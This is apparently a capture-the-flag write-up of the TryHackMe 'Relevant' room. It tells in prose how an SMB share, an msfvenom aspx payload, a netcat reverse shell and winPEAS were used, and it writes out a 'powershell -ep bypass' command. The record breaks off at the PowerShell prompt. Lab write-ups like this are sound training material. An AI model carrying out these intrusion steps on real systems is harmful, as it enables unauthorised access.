

RELEVANT

Link to machine : https://tryhackme.com/room/relevant


RECONAISSANCE

I performed an **nmap** aggressive scan on the target to identify open ports and services running on the target while also performing script scan.







I also ran a vulnerability scan on **smb** using **nmap** and found it was vulnerable to **CVE-2017-0143**




FOOTHOLD

I accessed the two **http** servers revealed by **nmap** scan and found a default IIS landing page.







Since the **http** pages had nothing interesting, I enumerated **smb** and found an interesting share.




I connected to the share and found a password file.




This file contained base64 encoded credentials.




I tried using them to get access using rdp but failed. I then looked into the vulnerability that I had found earlier while reconnaissance.




The vulnerability lead to remote code execution. So to exploit it, I created an **aspx** payload using **msfvenom**.




I then uploaded the payload on the **smb**server.





From my past experience, I found that sometimes smb shares are hosted on the web server. I tried accessing the share on both the servers and succeeded on the one running on port **49663**. I then started a **netcat** listener and executed the payload through **http** to get a reverse shell.





With shell access, I was able to capture the user flag from *Bob*'s Desktop.





PRIVILEGE ESCALATION

I then downloaded **winPEAS** on the target and ran it to find misconfigurations that could used for privilege escalation.


```
c:\Users\Bob\Desktop>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.


PS C:\Users\Bob\Desktop>
